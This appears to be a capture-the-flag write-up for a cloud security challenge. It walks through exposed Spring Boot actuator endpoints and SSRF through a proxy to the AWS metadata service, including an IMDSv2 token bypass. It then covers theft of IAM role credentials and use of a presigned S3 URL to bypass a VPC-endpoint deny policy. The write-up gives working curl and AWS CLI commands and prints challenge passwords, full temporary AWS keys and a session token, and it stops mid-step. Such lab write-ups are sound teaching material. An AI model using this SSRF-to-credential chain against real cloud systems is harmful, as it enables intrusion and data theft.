> For the complete documentation index, see [llms.txt](https://kabinet.gitbook.io/ctf-writeup/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://kabinet.gitbook.io/ctf-writeup/2026/wiz-cloud-security-challenge/perimeter-leak.md).
# Perimeter Leak

### Challenge Description
### Table of Contents
* [Challenge Description](#challenge-description)
* [Table of Contents](#table-of-contents)
* [Solution Overview](#solution-overview)
* [Enumerating Spring Boot Application](#enumerating-spring-boot-application)
* [Discovering Spring Boot Actuator Endpoints](#discovering-spring-boot-actuator-endpoints)
* [Analyzing Endpoint Mappings](#analyzing-endpoint-mappings)
* [Exploiting SSRF to Access IMDS](#exploiting-ssrf-to-access-imds)
* [Understanding IMDSv2](#understanding-imdsv2)
* [Bypassing IMDSv2 Protection](#bypassing-imdsv2-protection)
* [Retrieving IAM Credentials](#retrieving-iam-credentials)
* [Utilizing Temporary Credentials](#utilizing-temporary-credentials)

* [Configuring AWS CLI](#configuring-aws-cli)
* [Enumerating S3 Buckets](#enumerating-s3-buckets)
* [Accessing the S3 Bucket](#accessing-the-s3-bucket)
* [Analyzing S3 Bucket Policy](#analyzing-s3-bucket-policy)
* [Bypassing VPCE Restrictions with Presigned URLs](#bypassing-vpce-restrictions-with-presigned-urls)
### Solution Overview
This challenge demonstrates a multi-stage cloud security exploit chain involving:
1. **Spring Boot Actuator Exposure** - Discovering misconfigured management endpoints
2. **SSRF Vulnerability** - Exploiting a proxy endpoint to access internal resources
3. **IMDS Access** - Bypassing IMDSv2 protections to retrieve EC2 instance credentials
4. **S3 Enumeration** - Using temporary IAM credentials to access cloud storage
5. **VPCE Bypass** - Leveraging presigned URLs to circumvent VPC endpoint restrictions
**Key Vulnerability:** A misconfigured Spring Boot application with an exposed proxy endpoint allows Server-Side Request Forgery (SSRF), enabling access to the AWS EC2 Instance Metadata Service (IMDS), retrieval of temporary IAM credentials, and bypass of S3 bucket policies using presigned URLs.
### Enumerating Spring Boot Application
Initial reconnaissance reveals the target application:
Curling the index page suggests this is a proxy server:
However, initial path enumeration doesn't reveal any accessible endpoints.
#### Discovering Spring Boot Actuator Endpoints
Spring Boot applications often expose management endpoints through **Spring Boot Actuator**, which provides built-in endpoints for monitoring and managing applications. Common Actuator endpoints include:
* `/actuator` - Lists all available actuator endpoints
* `/actuator/env` - Displays environment properties
* `/actuator/health` - Shows application health status
* `/actuator/mappings` - Shows all request mappings

Let's check if the `/actuator` endpoint is exposed:
```bash
curl https://ctf:88sPVWyC2P3p@challenge01.cloud-champions.com/actuator
```
Success! The actuator endpoint is accessible and reveals several management endpoints:
> **Note:** Exposing Spring Boot Actuator endpoints without proper authentication is a common misconfiguration that can leak sensitive information about the application's configuration, environment variables, and internal structure.
#### Analyzing Endpoint Mappings
Examining the `/actuator/mappings` endpoint reveals the application's route configuration. Filtering out the noise, we identify two interesting endpoints:
1. **`/proxy`** - Accepts a `url` parameter (potential SSRF vector)
2. Standard actuator endpoints
**Testing the `/proxy` endpoint:**
Initial access attempt returns a 401 Unauthorized error:
Attempting to proxy `http://example.com` reveals a verbose error message with valuable information:
**Testing with example.com:**
```bash
curl https://ctf:88sPVWyC2P3p@challenge01.cloud-champions.com/proxy?url=http://example.com
```
**Response:**
```json
{
"timestamp": "2025-12-31T04:38:18.861+00:00",
"status": 400,
"error": "Bad Request",
"message": "Expected value like 'url=https://checkip.amazonaws.com'. This proxy passes along headers and different request types. Error: 418 I_AM_A_TEAPOT \"This proxy can only be used to contact host names that match IP addresses or include amazonaws.com\"",
"path": "/proxy"
}
```
**Key findings from the error message:**
1. The proxy accepts a `url` parameter
2. The proxy **passes along headers and different request types** (HTTP methods)
3. The proxy only allows URLs containing:
* IP addresses (e.g., `169.254.169.254`)
* Hostnames containing `amazonaws.com`
4. This restriction is intended to limit the proxy to AWS services only
This configuration creates a **Server-Side Request Forgery (SSRF)** vulnerability that can be exploited to access internal AWS metadata services!
### Exploiting SSRF to Access IMDS
#### Understanding IMDSv2
The **AWS Instance Metadata Service (IMDS)** is accessible at `http://169.254.169.254` from within EC2 instances. It provides information about the instance, including:
* Instance ID and type
* Security credentials (IAM role credentials)
* Network configuration
* User data
AWS introduced **IMDSv2** (Instance Metadata Service Version 2) as a defense-in-depth measure against SSRF attacks. IMDSv2 requires a session token obtained via a PUT request, which traditional SSRF attacks cannot easily perform.
**Initial IMDS access attempt:**
Attempting to access IMDS directly returns a 401 Unauthorized error, confirming IMDSv2 is enabled:
#### Bypassing IMDSv2 Protection
Remember from the error message: *"This proxy passes along headers and different request types"*
This is critical! Since the proxy forwards:
* HTTP headers
* Different HTTP methods (GET, PUT, etc.)
We can exploit this to perform the IMDSv2 token request flow through the proxy!
**Step 1: Request an IMDSv2 session token using PUT**
```bash
curl -X PUT \
-H "X-aws-ec2-metadata-token-ttl-seconds: 21600" \
"https://ctf:88sPVWyC2P3p@challenge01.cloud-champions.com/proxy?url=http://169.254.169.254/latest/api/token"
```
**Parameters explained:**
* `-X PUT` - Uses HTTP PUT method (required for IMDSv2 token request)
* `X-aws-ec2-metadata-token-ttl-seconds: 21600` - Requests a token valid for 6 hours (21600 seconds)
* Target: `http://169.254.169.254/latest/api/token` - IMDSv2 token endpoint
**Response:**
Success! We received a valid IMDSv2 session token.

**Step 2: Use the token to access IMDS metadata**
```bash
curl -H "X-aws-ec2-metadata-token: AQAEAFyHprJO58MuoZMOWVboBm26h6iBFYH_1Yd4HvAdItQzYbuGoQ==" \
"https://ctf:88sPVWyC2P3p@challenge01.cloud-champions.com/proxy?url=http://169.254.169.254/latest/meta-data/"
```
**Response:**
Excellent! The metadata endpoint is now accessible. From the output, we can see an **IAM instance profile** is attached to this EC2 instance, which means we can retrieve temporary IAM credentials.
#### Retrieving IAM Credentials
IAM instance profiles provide temporary security credentials to EC2 instances. Let's retrieve them:
**Step 1: List available IAM roles**
```bash
curl -H "X-aws-ec2-metadata-token: AQAEAFyHprJO58MuoZMOWVboBm26h6iBFYH_1Yd4HvAdItQzYbuGoQ==" \

"https://ctf:88sPVWyC2P3p@challenge01.cloud-champions.com/proxy?url=http://169.254.169.254/latest/meta-data/iam/"
```
This reveals the IAM role name: `challenge01-5592368`
**Step 2: Retrieve the IAM security credentials**
```bash
curl -H "X-aws-ec2-metadata-token: AQAEAFyHprJO58MuoZMOWVbAdItQzYbuGoQ==" \
"https://ctf:88sPVWyC2P3p@challenge01.cloud-champions.com/proxy?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/challenge01-5592368"
```
**Retrieved credentials:**
**Credential details:**
```json
{
"Code" : "Success",
"LastUpdated" : "2025-12-31T04:27:49Z",
"Type" : "AWS-HMAC",
"AccessKeyId" : "ASIARK7LBOHXNYDMSULR",
"SecretAccessKey" : "45ThEkBUEWACcbu5ltueKLddsIMsrbE2si1Sc61R",
"Token" : "IQoJb3JpZ2luX2VjEP3//////////wEaCXVzLWVhc3QtMSJGMEQCIDkEPbvLWPG3sGL8dVMtCaKuT3jp9JJ4ds5EgnJ0+YWNAiBK9c+qXImtTZZQ9pHg+b6Z6PHJ9UNlta4Z+Hdrgw6JHirBBQjG//////////8BEAAaDDA5MjI5Nzg1MTM3NCIMrXQE6U57lDyQ/zIxKpUFvVR5gko8RgRKUNDdabXhQuLtKDgnzeygfyNuIm66gLZvnM4FhL6dr1AQ9CY24U8e3yt01Me5M6AYv5R6O4h1csIYkasH2UQCwmxPQLcSy0raLhO+ajKVzP5xSsbPerJAxKeZOCNph6cjcv/MHXGYgh40kA8Ffx776B8VJ77BzRHSSkzo8iK7qn8TSegfAu9l1xvxKNL+UKXuT0lgo9+Kw58IQIuKxPIEFp1hJz2NJ+JAV0YIiqnyAF9hg6ipZLDpRN4PtoJlW/WiWTdK5ZVy0ZwSynIycjgj9xWcCV3EorNJZy8YikHBPHYZQjIPRzMBO14er3Q1tE5COCJo9KDtvqPyP8Jxz3FgmfQ2x9oon4bQ2XhxPPsnfPi9JuadWoh9oMgYtfURGPIFy/QIRzetHtOJCe/DQd8XvrR4UWKThpwEBdaj/GFa0Efz2eQarY1S2uJw8KvFi/5p1EH8pWwMVrl4pAwuGoqKO6nWp26EqZm8OPE0wrvv8hAn/eLyOn21hohAtPrXXFR0PDx1kLZsNyFcGZxAKQ73g86N0YGNoexzYQAG55au7RyKpodAaKJ4KoZz4K6dgn4fF8V08AtP4Smbg7+1pX6vdxq3ZbHT8AsO9remlIWcLyi4ISjxJ6FlCopNqprTW602GSjSg8WOaSrBOIVGPCvAKJ2TaGgEWNDSpGc/z88Ivvz9Jrjq7GGIzHnppyxgHmNl6ltyFJnPZ5x0oONnpVKP/bhlrExu2XEeyHzhVr95ycdcyxmQaG6X2Wn1SNCnQuawwvcBe9vuFK6gjS84K3IktQwOSAILY9duy3XGl/NrRZA8RMql2oqCFjI4jRb5W2AxyCt3gI7aUUkRSKwjiYui7+IKOTAvmzrcrojVHzCRzNLKBjqyAVJodp+1ElPHV4uGqkAxJohhOC6iZL+kFcc70npaV75LI/3/LKCH/tKOIKSCLgO8Q7pknHQP8RpXOwTJYaC5nw6aCXYTmO27twBScd93uKBlTbnBq+KaQizkRixQWwvUGoU/Zwg1r6eAr8HakLV1OlDal4n9SAk7Cpnzi8gLIwOo2JSXv0e6NTId7ghtAl+9i8PQnNSfhM1HVl3Ywg9HW/TnJbKxibUZ3o8S7z/Q74RN8KI=",
"Expiration" : "2025-12-31T10:40:47Z"
}
```
Perfect! We now have temporary IAM credentials consisting of:
* **AccessKeyId** - AWS access key
* **SecretAccessKey** - AWS secret key
* **Token** - Session token (required for temporary credentials)
* **Expiration** - When the credentials expire (valid for \~6 hours)
### Utilizing Temporary Credentials
Now that we have valid AWS credentials, let's configure the AWS CLI to use them.
#### Configuring AWS CLI
#### Enumerating S3 Buckets
Since the challenge description mentions an S3 bucket, let's attempt to enumerate S3 resources:
```bash
aws s3 ls
```
The `aws s3 ls` command fails with an access denied error. The IAM role doesn't have permission to list all S3 buckets.
**Alternative approach:** Recall that earlier, when enumerating `/actuator/env`, we discovered environment variables containing sensitive configuration data. Let's check if there's an S3 bucket name in the environment:
Excellent! The environment variables reveal the S3 bucket name: `challenge01-470f711`
> **Note:** Exposing environment variables through `/actuator/env` is dangerous as they often contain sensitive information like database credentials, API keys, and resource names.
#### Accessing the S3 Bucket
With the bucket name in hand, let's list its contents:
```bash
aws s3 ls s3://challenge01-470f711 --recursive
```
Success! We can see two files:
* `hello.txt` - A test file
* `private/flag.txt` - The flag (in a `private/` directory)
**Attempting to download all files:**
```bash
aws s3 sync s3://challenge01-470f711 ./s3dump
```
Interesting findings:
* `hello.txt` downloaded successfully
* `private/flag.txt` failed with **Access Denied**
There's an explicit deny policy preventing access to files in the `private/` directory. Let's investigate the bucket policy to understand this restriction.
#### Analyzing S3 Bucket Policy
Let's retrieve and examine the bucket policy:
```bash
aws s3api get-bucket-policy --bucket challenge01-470f711 --query Policy --output text | jq
```
**Bucket Policy:**
```json
{
"Version": "2012-10-17",
"Statement": [
{
"Effect": "Deny",
"Principal": "*",
"Action": "s3:GetObject",
"Resource": "arn:aws:s3:::challenge01-470f711/private/*",
"Condition": {
"StringNotEquals": {
"aws:SourceVpce": "vpce-0dfd8b6aa1642a057"
}
}
}
]
}
```
**Policy Analysis:**
* **Effect:** `Deny` - This is an explicit deny (takes precedence over any allow statements)
* **Principal:** `*` - Applies to all principals (users, roles, services)
* **Action:** `s3:GetObject` - Blocks downloading objects
* **Resource:** `arn:aws:s3:::challenge01-470f711/private/*` - Only affects files in the `/private/` directory
* **Condition:** `StringNotEquals` with `aws:SourceVpce` - Only allows access from a specific VPC endpoint
**Understanding VPC Endpoints (VPCE):**
A **VPC Endpoint (VPCE)** allows resources within a VPC to connect to AWS services (like S3) privately, without traversing the public internet. The condition `aws:SourceVpce: vpce-0dfd8b6aa1642a057` means:
* Requests from VPC Endpoint `vpce-0dfd8b6aa1642a057` → **Allowed**
* Requests from anywhere else (including our web s) → **Denied**
Since the EC2 instance is in the VPC and uses this VPC endpoint, requests made **through the proxy** will satisfy this condition!
#### Bypassing VPCE Restrictions with Presigned URLs
**The Challenge:**
* We have valid IAM credentials
* We can access the proxy (which uses the VPC endpoint)
* We need to retrieve `private/flag.txt` through the VPC endpoint
**The Solution: AWS S3 Presigned URLs**
A **presigned URL** is a temporary URL that grants access to a specific S3 object. It includes:
* Authentication information (embedded in query parameters)
* Expiration time
* Specific permissions (e.g., GET access)
When someone uses a presigned URL, they inherit the permissions of the IAM principal who generated it!

**Step 1: Generate a presigned URL**
```bash
aws s3 presign s3://challenge01-470f711/private/flag.txt
```
**Generated presigned URL:**
```
https://challenge01-470f711.s3.amazonaws.com/private/flag.txt?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=ASIARK7LBOHXNYDMSULR%2F20251231%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20251231T055039Z&X-Amz-Expires=3600&X-Amz-SignedHeaders=host&X-Amz-Security-Token=IQoJb3JpZ2luX2VjEP3%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FwEaCXVzLWVhc3QtMSJGMEQCIDkEPbvLWPG3sGL8dVMtCaKuT3jp9JJ4ds5EgnJ0%2BYWNAiBK9c%2BqXImtTZZQ9pHg%2Bb6Z6PHJ9UNlta4Z%2BHdrgw6JHirBBQjG%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F8BEAAaDDA5MjI5Nzg1MTM3NCIMrXQE6U57lDyQ%2FzIxKpUFvVR5gko8RgRKUNDdabXhQuLtKDgnzeygfyNuIm66gLZvnM4FhL6dr1AQ9CY24U8e3yt01Me5M6AYv5R6O4h1csIYkasH2UQCwmxPQLcSy0raLhO%2BajKVzP5xSsbPerJAxKeZOCNph6cjcv%2FMHXGYgh40kA8Ffx776B8VJ77BzRHSSkzo8iK7qn8TSegfAu9l1xvxKNL%2BUKXuT0lgo9%2BKw58IQIuKxPIEFp1hJz2NJ%2BJAV0YIiqnyAF9hg6ipZLDpRN4PtoJlW%2FWiWTdK5ZVy0ZwSynIycjgj9xWcCV3EorNJZy8YikHBPHYZQjIPRzMBO14er3Q1tE5COCJo9KDtvqPyP8Jxz3FgmfQ2x9oon4bQ2XhxPPsnfPi9JuadWoh9oMgYtfURGPIFy%2FQIRzetHtOJCe%2FDQd8XvrR4UWKThpwEBdaj%2FGFa0Efz2eQarY1S2uJw8KvFi%2F5p1EH8pWwMVrl4pAwuGoqKO6nWp26EqZm8OPE0wrvv8hAn%2FeLyOn21hohAtPrXXFR0PDx1kLZsNyFcGZxAKQ73g86N0YGNoexzYQAG55au7RyKpodAaKJ4KoZz4K6dgn4fF8V08AtP4Smbg7%2B1pX6vdxq3ZbHT8AsO9remlIWcLyi4ISjxJ6FlCopNqprTW602GSjSg8WOaSrBOIVGPCvAKJ2TaGgEWNDSpGc%2Fz88Ivvz9Jrjq7GGIzHnppyxgHmNl6ltyFJnPZ5x0oONnpVKP%2FbhlrExu2XEeyHzhVr95ycdcyxmQaG6X2Wn1SNCnQuawwvcBe9vuFK6gjS84K3IktQwOSAILY9duy3XGl%2FNrRZA8RMql2oqCFjI4jRb5W2AxyCt3gI7aUUkRSKwjiYui7%2BIKOTAvmzrcrojVHzCRzNLKBjqyAVJodp%2B1ElPHV4uGqkAxJohhOC6iZL%2BkFcc70npaV75LI%2F3%2FLKCH%2FtKOIKSCLgO8Q7pknHQP8RpXOwTJYaC5nw6aCXYTmO27twBScd93uKBlTbnBq%2BKaQizkRixQWwvUGoU%2FZwg1r6eAr8HakLV1OlDal4n9SAk7Cpnzi8gLIwOo2JSXv0e6NTId7ghtAl%2B9i8PQnNSfhM1HVl3Ywg9HW%2FTnJbKxibUZ3o8S7z%2FQ74RN8KI%3D&X-Amz-Signature=72878d9fa0b85aaa5b427fbcb47f104b991319f7e6ef70b753ff1c620b2df20d
```

**Step 2: URL encode the presigned URL**
Since we're passing the presigned URL as a query parameter to the proxy, we need to URL encode it. We can use CyberChef or any URL encoder:

**Step 3: Access the flag through the proxy**
```bash
